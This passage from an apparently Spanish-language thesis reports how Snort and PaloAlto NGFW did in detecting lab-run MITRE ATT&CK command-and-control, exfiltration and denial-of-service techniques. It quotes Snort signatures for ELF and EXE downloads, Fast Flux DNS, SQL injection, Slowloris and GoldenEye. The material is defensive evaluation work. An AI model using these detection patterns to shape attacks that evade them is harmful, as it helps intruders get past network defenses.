|----------|----------------|-------------------------------------------------------|---|
| Dns-base | infrastructure | used-by-malware,has-known-vulnerability,pervasive-use | 3 |
|----------|----------------|-------------------------------------------------------|---|

Tabla 5-129 T1071.005 Protocolo de capa de Aplicación vía DNS Control Aplicaciones PaloAlto

#### 5.4.12.2. Multi-Stage Channels (T1104)

##### 5.4.12.2.1. Snort

##### 5.4.12.2.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                                       | Category |
|-----------|----------|--------------------------------------------------------------|----------|
| 85585     | 5        | Covenant .NET HackTool Command and Control Traffic Detection | spyware  |
| 9999      | 1        | -                                                            | url      |

Tabla 5-130 T1104 Canales Multietapa PaloAlto

PaloAlto detecta la utilización de Covenant como herramienta de Command and Control y, a través de la alerta 9999, identifica las URLs asociadas a los mensajes beacon. No obstante, PaloAlto no consigue detectar el uso de un proxy interno, por lo que estas alertas se consideran colaterales, ya que forman parte del ataque, pero no identifican concretamente la acción llevada a cabo.

#### 5.4.12.3. Fallback Channels (T1008)

##### 5.4.12.3.1. Snort

##### 5.4.12.3.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                                       | Category |
|-----------|----------|--------------------------------------------------------------|----------|
| 85585     | 5        | Covenant .NET HackTool Command and Control Traffic Detection | spyware  |

Tabla 5-131 T1008 Canales de reserva PaloAlto

Tal como se observa en la tabla superior, PaloAlto detecta el uso de una herramienta C2 llamada Covenant. Esta alerta indica claramente la existencia de un servidor de Command and Control lo que detecta el ataque. Sin embargo, no es capaz de detectar la creación de un canal alternativo de comunicación que sería el verdadero objetivo de detección para PaloAlto para esta técnica. Por tanto, esta alerta se considera como alerta colateral para la detección de este ataque porque detecta la herramienta utilizada pero no la acción.

#### 5.4.12.4. Web Service (T1102)

##### 5.4.12.4.1. Snort

##### 5.4.12.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                                             | Category |
|-----------|----------|--------------------------------------------------------------------|----------|
| 85585     | 5        | Covenant .NET HackTool<br>Command and Control Traffic<br>Detection | spyware  |
| 9999      | 1        | -                                                                  | url      |

Tabla 5-132 T1102 Servicios Web PaloAlto

PaloAlto detecta el uso de Covenant como herramienta de Command and Control y, mediante la alerta 9999, identifica las URLs correspondientes a los mensajes beacon. Sin embargo, PaloAlto no logra detectar el uso de un proxy interno, por lo que estas alertas se consideran colaterales, ya que son parte del ataque, pero no identifican específicamente la acción que se realiza.

#### 5.4.12.5. Proxy (T1090)

##### 5.4.12.5.1. Snort

##### 5.4.12.5.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                                             | Category |
|-----------|----------|--------------------------------------------------------------------|----------|
| 85585     | 5        | Covenant .NET HackTool<br>Command and Control Traffic<br>Detection | spyware  |
| 9999      | 1        | -                                                                  | url      |

Tabla 5-133 T1090.001 Proxy Interno PaloAlto

PaloAlto detecta el uso de Covenant como herramienta de Command and Control y mediante la alerta 9999 detecta las URLs correspondientes a los mensajes beacon. Sin embargo, PaloAlto no detecta el uso de un proxy interno por lo que estas alertas se consideran colaterales puesto que son parte del ataque, pero no detectan concretamente la acción que se realiza.

#### 5.4.12.6. Data Obfuscation (T1001)

##### 5.4.12.6.1. Snort

##### 5.4.12.6.2. PaloAlto NGFW

Existen dos técnicas que implementan esta técnica mediante dos subtécnicas diferentes. En una de ellas se utiliza esteganografía (T1001.002) y en la otra se realiza la falsificación de un protocolo (T1001.003). [26]

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-134 T1001.002 Ofuscación de datos mediante esteganografía PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-135 T1001.003 Ofuscación de datos mediante falsificación de un protocolo PaloAlto

Como se puede observar en las tablas superiores, esta técnica no es detectada por PaloAlto.

#### 5.4.12.7. Ingress Tool Transfer (T1105)

##### 5.4.12.7.1. Snort

| RS1 | RS2              | RS3              | RS4              |
|-----|------------------|------------------|------------------|
| -   | 2000418, 2014906 | 2000418, 2014906 | 2000418, 2014906 |

Tabla 5-136 T1105 Transferencia de herramientas de ingreso Snort

Snort ha sido capaz de detectar este ataque gracias a los siguientes SIDs correspondientes a 2 alertas:

- 2000418: Descarga de archivos ELF (Executable and Linking Format)

```
alert tcp $EXTERNAL_NET !$HTTP_PORTS -> $HOME_NET any (msg:"ET POLICY Executable and linking format (ELF) file download"; flow:established; content:"|7F|ELF"; fast_pattern; content:"|00 00 00 00 00 00 00 00|"; distance:3; flowbits:set,ET.ELFDownload; reference:url,www.itee.uq.edu.au/~cristina/students/david/honoursThesis96/bff.htm; classtype:policy-violation; sid:2000418; rev:17; metadata:created at 2010 07 30, former category POLICY, updated at 2023_04_12;)
```

Esta regla mostrada arriba se encarga de detectar la descarga de archivos en formato ELF, un formato ampliamente utilizado para archivos ejecutables en sistemas operativos tipo Unix.

La regla se encarga de analizar el tráfico TCP y buscar la secuencia de bytes "|7F|ELF" que es la firma estándar al inicio de un archivo ELF.

- 2014906: Archivo EXE solicitado por FTP

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 21 (msg:"ET INFO .exe File requested over FTP"; flow:established,to_server; content:"RETR"; depth:4; content:".exe|0d 0a|"; distance:0; pcre:"/^RETR\s+[\r\n]+\s?\s?x2exe\r?$/m"; classtype:misc-activity; sid:2014906; rev:2; metadata:attack_target Client_and_Server, created at 2012_06_15, deployment Perimeter, deployment alert_only, former_category INFO, signature_severity Informational, updated_at 2023_05_01;)
```

La regla con SID 2014906 se encarga de detectar solicitudes de archivos ejecutables con extensión .exe realizados a través del protocolo FTP.

Para detectar este tipo de solicitudes, se analiza el tráfico FTP saliente desde la red interna a la red externa en el puerto 21 y busca la secuencia "RETR" al inicio del contenido, que es el comando FTP utilizado para solicitar la descarga de un archivo desde el servidor. Además, la regla busca la secuencia ".exe" para detectar esta clase de archivos.

##### 5.4.12.7.2. PaloAlto NGFW

| Threat_id | Severity | Threat                      | Category |
|-----------|----------|-----------------------------|----------|
| 655989849 | 3        | trojan/Linux.connectback.ui | Virus    |
| 52175     | 4        | ELF File                    | wildfire |

Tabla 5-137 T1105 Transferencia de herramientas de ingreso PaloAlto

PaloAlto es capaz de detectar esta técnica mediante la identificación de las herramientas de ingreso transferidas. Para este ataque, se transfirieron tanto un archivo con extensión ELF como un fichero con extensión EXE el cual detecta como un troyano que realiza una conexión de vuelta a el atacante. Es decir, permite obtener una conexión con el atacante. Por tanto, estas alertas identifican el ataque.

Mediante Control de Aplicaciones detectamos lo siguiente:

| App | Subcategory  | Characteristic                                                                                                                             | Risk of App |
|-----|--------------|--------------------------------------------------------------------------------------------------------------------------------------------|-------------|
| FTP | File Sharing | consume-big-bandwidth,used-by-malware,able-to-transfer-file,has-known-vulnerability,tunnel-other-application,prone-to-misuse,pervasive-use | 5           |

Tabla 5-138 T1105 Transferencia de herramientas de ingreso PaloAlto

PaloAlto detecta el uso de FTP que es normalmente utilizado para compartir archivos y es utilizado por malware para transferir archivos. Esta aplicación mediante una correcta configuración de direcciones IP a proteger y direcciones IP desconocidas sería bloqueado.

#### 5.4.12.8. Data Encoding (T1132)

##### 5.4.12.8.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-139 T1132.001 Codificación de datos Estándar Snort

Snort no ha sido capaz de detectar este ataque que se basaba en codificar la comunicación en Base64. A pesar de que existen reglas para la detección de archivos codificados en Base64 esta técnica no ha sido detectada. Se podría llegar a detectar este tipo de técnicas mediante el uso de reglas que detecten el establecimiento de sesiones en las que se codifique en Base64.

##### 5.4.12.8.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | 1        | -      | url      |

Tabla 5-140 T1132.001 Codificación de datos Estándar PaloAlto

En esta técnica, PaloAlto es capaz de detectar mediante esta URL las consultas que contienen datos codificados en Base64. Por ejemplo, marcó como alerta la siguiente consulta mediante HTTP:

*192.168.0.20/?data=c3RhcnQK*

#### 5.4.12.9. Remote Access Software (T1219)

##### 5.4.12.9.1. Snort

| RS1 | RS2 | RS3                 | RS4                 |
|-----|-----|---------------------|---------------------|
| -   | -   | 24096, 24097, 24094 | 24096, 24097, 24094 |

Tabla 5-141 T1219 Software de acceso remoto Snort

Esta técnica Snort fue capaz de detectarla. Detecto el uso de un software de acceso remoto realizando un intento de conexión remota. En concreto, alertó mediante los SIDs 24097, 24096 y 24094 que son muy similares. Estas alertas, se encargan de buscar patrones únicos de tráfico y emparejarlos con un patrón conocido de aplicación. En este caso, detecta el patrón de la herramienta TeamViewer de la que es capaz de detectar “latidos” TCP

periódicos enviados por TeamViewer. La alerta más específica de estas tres sería la 24094 que detecta un intento de conexión remota con TeamViewer. Esta última detecta con precisión el ataque realizado.

#### 5.4.12.9.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-142 T1219 Software de acceso remoto PaloAlto

Para esta técnica, PaloAlto no ha sido capaz de detectar ninguna alerta. Sin embargo, mediante el control de aplicaciones detecta el ataque:

| App            | Subcategory   | Characteristic                                | Risk of App |
|----------------|---------------|-----------------------------------------------|-------------|
| Teamviewer-web | Remote-access | able-to-transfer-file,has-known-vulnerability | 2           |

Tabla 5-143 T1219 Software de acceso remoto Control de Aplicaciones PaloAlto

Podemos ver que PaloAlto ha detectado el uso de TeamViewer como herramienta para el acceso remoto. Mediante una correcta configuración de direcciones IP a proteger y desconocidas, este flujo de aplicación sería considerado como ataque y bloqueado.

#### 5.4.12.10. Dynamic Resolution (T1568)

##### 5.4.12.10.1. Snort

| RS1 | RS2 | RS3   | RS4   |
|-----|-----|-------|-------|
| -   | -   | 57756 | 57756 |

Tabla 5-144 T1568 Fast Flux DNS Snort

En este caso, Snort ha sido capaz de detectar el ataque. El ataque consistía en utilizar un DNS Fast Flux, lo que ha sido completamente detectado por Snort a través del SID 57756. La regla asociada a este SID es:

```
alert udp $EXTERNAL_NET 53 -> $HOME_NET any ( msg:"MALWARE-CNC DNS Fast Flux attempt";
flow:to_client; content:"|00 01|",depth 2,offset 4; byte_test:2,>,1,0,relative; byte_test:1,=,1,2,bitmask 0x80;
content:"|00 01 00 01|",distance 6; content:"|00 01 00 01 00 00 00 05|",distance 0; metadata:policy max-
detect-ips drop; service:dns; reference:url,attack.mitre.org/techniques/T1568/001/; classtype:trojan-
activity; sid:57756; rev:2; )
```

Esta regla se encarga de comprobar y detectar intentos de Fast Flux a través del protocolo DNS. Fast Flux es una técnica utilizada por Botnet para ocultar su infraestructura de comando y control (C2) al cambiar rápidamente las direcciones IP asociadas con un dominio.

Más en detalle, busca la secuencia de bytes "|00 01|" en una posición específica. Esto se refiere a una consulta DNS del tipo "A". Además, verifica que en la respuesta DNS haya más de una dirección IP, lo que es característico de Fast Flux.

##### 5.4.12.10.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-145 T1568.001 Fast Flux DNS PaloAlto

PaloAlto no ha sido capaz de detectar el uso de una configuración DNS "Round Robin". Este ataque es comúnmente utilizado en entornos reales. Una de las razones de que el ataque no haya sido detectado por

PaloAlto es que el número de direcciones IPs de la respuesta DNS son relativamente pocas para un entorno real.

#### 5.4.12.11. Hide Infrastructure (T1665)

##### 5.4.12.11.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-146 T1565 Esconder infraestructura Snort

Esta técnica no ha sido detectada por Snort. En este caso, el mecanismo de detección consiste en anomalías. Resulta importante monitorizar tráfico de red con destino a dominios incluidos en listas negras, conexiones a equipos externos...

##### 5.4.12.11.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-147 T1565 Esconder infraestructura PaloAlto

PaloAlto no puede identificar esta técnica.

#### 5.4.12.12. Protocol Tunneling (T1572)

##### 5.4.12.12.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-148 T1572 Tunelización de protocolo Snort

Snort no ha sido capaz de detectar este ataque. Es un resultado esperado ya que el mecanismo de detección para esta clase de técnicas es mediante la detección por anomalías y monitorizando la creación de nuevas conexiones.

##### 5.4.12.12.2. PaloAlto NGFW

| Threat_id | Severity | Threat             | Category    |
|-----------|----------|--------------------|-------------|
| 31914     | 1        | SSH2 Login Attempt | Brute-force |

Tabla 5-149 T1572 Tunelización de protocolo PaloAlto

PaloAlto detecta el establecimiento de un inicio de sesión mediante SSH. Esto indica la detección del ataque, aunque también es importante destacar que en determinados casos esta alerta puede ser considerada como tráfico legítimo y no tener relación con un ataque o necesariamente implicar la detección de este.

#### 5.4.12.13. Encrypted Channel (T1573)

##### 5.4.12.13.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |



Tabla 5-150 T1573.002 Canal Encriptado mediante criptografía asimétrica Snort

De la misma forma que la técnica anterior, Snort no es capaz de detectar este ataque puesto que la forma es la detección por anomalías y monitorizando la creación de nuevas conexiones.

**5.4.12.13.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-151 T1573.002 Canal Encriptado mediante criptografía asimétrica PaloAlto

Esta técnica no es percibida por PaloAlto.

**5.4.12.14. Non-Standard Port (T1571)**

**5.4.12.14.1. Snort**

**5.4.12.14.2. PaloAlto NGFW**

| Threat_id | Severity | Threat             | Category    |
|-----------|----------|--------------------|-------------|
| 31914     | 1        | SSH2 Login Attempt | Brute-force |

Tabla 5-152 T1571 Puerto No Estándar PaloAlto

PaloAlto detecta el establecimiento de un inicio de sesión mediante SSH para un puerto el cual no es el estándar (mediante campos de los logs como dst\_port).

**5.4.12.15. Traffic Signaling (T1205)**

**5.4.12.15.1. Snort**

**5.4.12.15.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-153 T1205.001 Señalización de tráfico. Golpeo de puerto PaloAlto

PaloAlto no es capaz de detectar esta técnica.

**5.4.12.16. Non-Application Layer Protocol (T1095)**

**5.4.12.16.1. Snort**

**5.4.12.16.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-154 T1090 Protocolo de capa que no sea Aplicación PaloAlto

Esta técnica pasa desapercibida por PaloAlto.

### 5.4.13. Exfiltration

#### 5.4.13.1. Exfiltration Over Alternative Protocol (T1048)

##### 5.4.13.1.1. Snort

##### 5.4.13.1.2. PaloAlto NGFW

Existen dos técnicas implementadas para este ataque. Una de ellas realiza una exfiltración por ICMP mientras que la otra mediante FTP. [25] [24]

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-155 T1048.003 Exfiltración sobre ICMP PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-156 T1048.003 Exfiltración sobre FTP PaloAlto

PaloAlto no ha sido capaz de detectar ninguna de las dos implementaciones mediante la parte de IPS. Sin embargo, mediante el Control de Aplicaciones hemos observado lo siguiente:

| App | Subcategory  | Characteristic                                                                                                                             | Risk of App |
|-----|--------------|--------------------------------------------------------------------------------------------------------------------------------------------|-------------|
| FTP | File Sharing | consume-big-bandwidth,used-by-malware,able-to-transfer-file,has-known-vulnerability,tunnel-other-application,prone-to-misuse,pervasive-use | 5           |

Tabla 5-157 T1048.003 Exfiltración sobre ICMP Control Aplicaciones PaloAlto

En la tabla superior se puede ver que PaloAlto detecta el uso de FTP en los logs y advierte mediante el riesgo del uso de esta aplicación con un 5, es decir, el máximo posible. Además, en las características y subcategoría indica que es utilizado por malware y se usa para transferir archivos y otras aplicaciones posibles. Mediante el Control de Aplicaciones utilizando una correcta configuración de la red a proteger y de las direcciones IP desconocidas este tipo de tráfico debe ser bloqueado por PaloAlto.

| App  | Subcategory      | Characteristic                                                 | Risk of App |
|------|------------------|----------------------------------------------------------------|-------------|
| ping | Internet-utility | has-known-vulnerability,tunnel-other-application,pervasive-use | 2           |

Tabla 5-158 T1048.003 Exfiltración sobre FTP Control Aplicaciones PaloAlto

En la tabla superior observamos que se detecta el envío de pings. A pesar de que no se cataloga esta aplicación con un riesgo elevado, mediante una correcta configuración de la red a proteger y direcciones IP desconocidas este tipo de aplicaciones son bloqueadas por PaloAlto.

#### 5.4.13.2. Exfiltration Over Other Network Medium (T1011)

##### 5.4.13.2.1. Snort

##### 5.4.13.2.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-159 T1011.001 Exfiltración sobre Bluetooth PaloAlto

PaloAlto no es capaz de detectar esta técnica tal como se observa en la tabla superior en la que no aparece ninguna alerta que identifique el ataque.

#### 5.4.13.3. Automated Exfiltration (T1020)

##### 5.4.13.3.1. Snort

##### 5.4.13.3.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-160 T1020.001 Exfiltración automatizada mediante duplicación de tráfico PaloAlto

PaloAlto no es capaz de detectar esta técnica. Sin embargo, ha sido capaz de detectar una sesión SSH correspondiente al ataque, pero no fue capaz de detectar la duplicación de tráfico y la exfiltración de datos de manera automática.

#### 5.4.13.4. Scheduled Transfer (T1029)

##### 5.4.13.4.1. Snort

##### 5.4.13.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat                                                             | Category |
|-----------|----------|--------------------------------------------------------------------|----------|
| 85585     | 5        | Covenant .NET HackTool<br>Command and Control Traffic<br>Detection | spyware  |
| 9999      | 1        | -                                                                  | url      |

Tabla 5-161 T1029 Transferencia programada PaloAlto

PaloAlto detecta el uso de Covenant como herramienta de Command and Control y mediante la alerta 9999 detecta las URLs correspondientes a los mensajes beacon. Sin embargo, PaloAlto no detecta el uso de un proxy interno por lo que estas alertas se consideran colaterales puesto que son parte del ataque, pero no detectan concretamente la acción que se realiza.

#### 5.4.13.5. Data Transfer Size Limits (T1030)

##### 5.4.13.5.1. Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-162 T1030 Transferencia de datos con límite de tamaño Snort

Este ataque no ha sido detectado por Snort. Este tipo de ataque se detecta mediante la detección de anomalías. Dependiendo la forma en la que se envíen los archivos, puede ser indetectable. Sin embargo, si utiliza protocolos de transferencia de ficheros (FTP, SMB...) resulta importante monitorizar transferencias con un mismo tamaño de manera concurrente.

**5.4.13.5.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-163 T1030 Transferencia de datos con límite de tamaño PaloAlto

PaloAlto no detecta esta técnica. Este tipo de ataques se detectan mediante el uso de anomalías.

**5.4.13.6. Transfer Data to Cloud Account (T1537)****5.4.13.6.1. Snort**

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-164 T1537 Transferir datos a una cuenta en la nube Snort

Snort no ha sido capaz de detectar este ataque. Más concretamente, se debe a que el mecanismo de detección es por listas negras o anomalías para poder detectar una transferencia de datos a una cuenta en la nube.

**5.4.13.6.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-165 T1537 Transferir datos a una cuenta en la nube PaloAlto

PaloAlto no es capaz de detectar esta técnica. Esto es debido a que el mecanismo de detección de este ataque es mediante listas negras o anomalías para ser capaces de detectar una transferencia de datos a una cuenta situada en la nube.

**5.4.13.7. Exfiltration Over C2 Channel (T1041)****5.4.13.7.1. Snort****5.4.13.7.2. PaloAlto NGFW**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-166 T1041 Exfiltración por canal C2 PaloAlto

La técnica no es reconocida por PaloAlto.

**5.4.13.8. Exfiltration Over Web Service (T1567)****5.4.13.8.1. Snort**

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-167 T1567.002 Exfiltración de datos a un almacenamiento en la nube Snort

De la misma manera que la técnica T1537, Snort no es capaz de detectar este ataque debido al mecanismo de

detección que se debe emplear para esta clase de ataques, que es la inspección de anomalías o comprobación de listas negras.

#### 5.4.13.8.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-168 T1567.002 Exfiltración de datos a un almacenamiento en la nube PaloAlto

PaloAlto no detecta esta técnica debido al mecanismo de detección necesario para la misma. Es necesario el uso de listas negras o anomalías para poder ser capaz de detectar este ataque.

#### 5.4.14. Impact

##### 5.4.14.1. Data Manipulation (T1565)

Esta técnica ha sido realizada en un trabajo anterior. A continuación, se encuentra la referencia para más información sobre el ataque. [25]

##### 5.4.14.1.1. Snort

| RS1 | RS2     | RS3     | RS4     |
|-----|---------|---------|---------|
| -   | 2006443 | 2006443 | 2006443 |

Tabla 5-169 T1565.001 Manipulación de datos Snort

Snort ha sido capaz de detectar este ataque. Más concretamente, ha detectado una inyección SQL correspondiente al mensaje DELETE FROM. El SID es 2006443 que se corresponde con la siguiente regla:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Possible SQL Injection Attempt DELETE FROM"; flow:established,to_server; content:"DELETE"; nocase; http_uri; content:"FROM"; nocase; http_uri; pcre:"/DELETE.+FROM/Ui"; reference:url,en.wikipedia.org/wiki/SQL_injection; classtype:web-application-attack; sid:2006443; rev:10; metadata:affected_product Web_Server_Applications, attack_target Web_Server, created_at 2010_07_30, deployment Datacenter, signature_severity Major, tag SQL_Injection, updated_at 2010_09_09;)
```

La regla se encarga de detectar inyecciones SQL en mensajes HTTP comprobando la URI en busca del comando SQL “DELETE” y la palabra clave “FROM”. Esta regla está clasificada como ataque a aplicación web, indicando el objetivo de esta.

##### 5.4.14.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-170 T1565.001 Manipulación de datos PaloAlto

Para esta técnica, PaloAlto no ha sido capaz de detectar ninguna alerta.

##### 5.4.14.2. Endpoint Denial of Service (T1499)

Esta técnica ha sido implementada 11 veces. Se han implementado las subtécnicas T1499.001 en la que se realiza un ataque DDoS a un equipo final, T1499.002 en la que se realiza una denegación de servicios mediante inundación a un servicio existente. Además, se implementan también las subtécnicas T1499.003, que es similar a T1499.002 pero en este caso a una aplicación en vez de un servicio y T1499.004 en la que se realiza la explotación de un sistema o aplicación. Para más información sobre las implementaciones consultar las referencias. [23] [25] [27]

##### 5.4.14.2.1. Snort

###### • T1499.001

Existen diferentes implementaciones de esta sub técnica. Por tanto, vamos a analizarlas marcando las pequeñas

diferencias entre cada una de ellas.

| RS1   | RS2   | RS3   | RS4   |
|-------|-------|-------|-------|
| 40063 | 40063 | 40063 | 40063 |

Tabla 5-171 T1499.001 Inundación de agotamiento del S.O Snort

La primera de estas realiza un ataque de denegación de servicio a un servidor web. En este caso, Snort detecta el ataque mediante el SID 40063 correspondiente a la siguiente regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any ( msg:"OS-LINUX Linux Kernel Challenge ACK
provocation attempt"; flow:to server,no stream; flags:R; detection filter:track by src,count 200,seconds 1;
metadata:policy max-detect-ips drop,ruleset community; reference:bugtraq,91704; reference:cve,2016-5696;
reference:cve,2017-7285; classtype:attempted-admin; sid:40063; rev:5; )
```

Esta regla detecta el intento de provocación de “Challenge ACK” en el kernel de Linux. Esta alerta hace referencia a unas vulnerabilidades identificadas como CVE-2016-5696 y CVE-2017-7285 que permiten a un atacante provocar un ataque de suplantación TCP o reducir la aleatoriedad del número de secuencia TCP. [33] [34]

Para identificar en el tráfico de red esta regla, Snort debe detectar 200 o más paquetes con la bandera RST en un periodo de 1 segundo desde la misma fuente.

La segunda implementación realiza una inundación SYN con suplantación. Sin embargo, Snort no ha sido capaz de detectar este ataque mediante alguna alerta.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-172 T1499.001 Suplantación SYN Snort

La tercera y última implementación de esta subtécnica realiza esta subtécnica mediante un ataque “LAND”. Este ataque consiste en un ataque de denegación de servicios en el que el atacante establece la información de origen y destino de un segmento TCP para que sea el mismo. Este ataque tampoco ha sido detectado por Snort.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-173 T1499.001 LAND Snort

#### • T1499.002

Para esta subtécnica, entre las diferentes implementaciones existentes se han conseguido detectar dos de ellas.

El primer ataque detectado, ha sido gracias al SID 40063, previamente analizado para la anterior subtécnica. Esta regla detectaba el intento de provocación de “Challenge ACK” en el kernel de Linux.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-174 T1499.002 Reflexión SYN ACK Snort

| RS1 | RS2 | RS3   | RS4   |
|-----|-----|-------|-------|
| -   | -   | 15578 | 15578 |

Tabla 5-175 T1499.002 Slowloris Snort

Para el segundo ataque detectado, Snort ha generado la alerta con SID 15578 correspondiente a la siguiente regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS ( msg:"MALWARE-TOOLS
Slowloris http DoS tool"; flow:to_server,established,no_stream; content:"User-Agent|3A| Mozilla/4.0
|28|compatible|3B| MSIE 7.0|3B| Windows NT 5.1|3B| Trident/4.0|3B| .NET CLR 1.1.4322|3B| .NET CLR
2.0.50313|3B| .NET CLR 3.0.4506.2152|3B| .NET CLR 3.5.30729|3B| MSOffice 12|29 0D 0A|";
content:"Content-Length|3A| 42"; detection filter:track by src,count 10,seconds 300; metadata:policy max-
detect-ips drop; service:http; reference:cve,2007-0086; classtype:attempted-dos; sid:15578; rev:10; )
```

Entrando en profundidad en el funcionamiento de la regla, se encarga de detectar el uso de una herramienta malware llamada “Slowloris”. Esta herramienta es ampliamente utilizada para realizar ataques de denegación de servicios.

Para detectar el uso de esta herramienta, Snort monitoriza los paquetes TCP hacia cualquier puerto HTTP en los que el encabezado “User-Agent” coincida con el siguiente:

*User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50313; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)*

Además, verifica la presencia de un encabezado “Content-Length” con un valor de “42”, característico de las peticiones manipuladas por Slowloris.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-176 T1499.002 Slowhttpstest Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-177 T1499.002 DHCP Flood Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-178 T1499.002 Reseteo Snort

Tal como observamos en las tablas superiores, los otros tres ataques no detectan ninguna alerta para considerar por detectado los ataques.

- **T1499.003**

Existen dos implementaciones para esta subtécnica. Ambas han sido detectadas gracias a la herramienta utilizada para la generación del ataque.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
|-----|-----|-----|-----|

|   |   |   |         |
|---|---|---|---------|
| - | - | - | 2018208 |
|---|---|---|---------|

Tabla 5-179 T1499.003 GoldenEye Snort

En uno de los casos, Snort ha generado la alerta con SID 2018208 correspondiente al uso de una herramienta llamada GoldenEye, utilizada para ataques de denegación de servicio. A continuación, se muestra la regla:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET DOS Inbound GoldenEye DoS attack"; flow:established,to_server; content:"/?"; fast_pattern; http_uri; depth:2; content:"="; http_uri; distance:3; within:11; pcre:"/^\\?[a-zA-Z0-9]{3,10}=[a-zA-Z0-9]{3,20}(?:&[a-zA-Z0-9]{3,10}=[a-zA-Z0-9]{3,20})?$/U"; content:"Keep|2d|Alive|3a"; http_header; content:"Connection|3a|keep|2d|alive"; http_header; content:"Cache|2d|Control|3a"; http_header; pcre:"/^Cache-Control\\x3a\\x20(?:max-age=0|no-cache)\\r?$/Hm"; content:"Accept|2d|Encoding|3a"; http_header; threshold: type both, track by_src, count 100, seconds 300; reference:url,github.com/jseidl/GoldenEye; classtype:denial-of-service; sid:2018208; rev:2; metadata:created at 2014 03 05, deprecation reason Performance, former_category DOS, performance_impact Significant, updated_at 2024_04_08;)
```

| RS1 | RS2 | RS3   | RS4   |
|-----|-----|-------|-------|
| -   | -   | 22953 | 22953 |

Tabla 5-180 T1499.003 Hulk Snort

En el otro caso, Snort ha generado la alerta con SID 22953 correspondiente al uso de una herramienta llamada Hulk, utilizada para ataques de denegación de servicio.

```
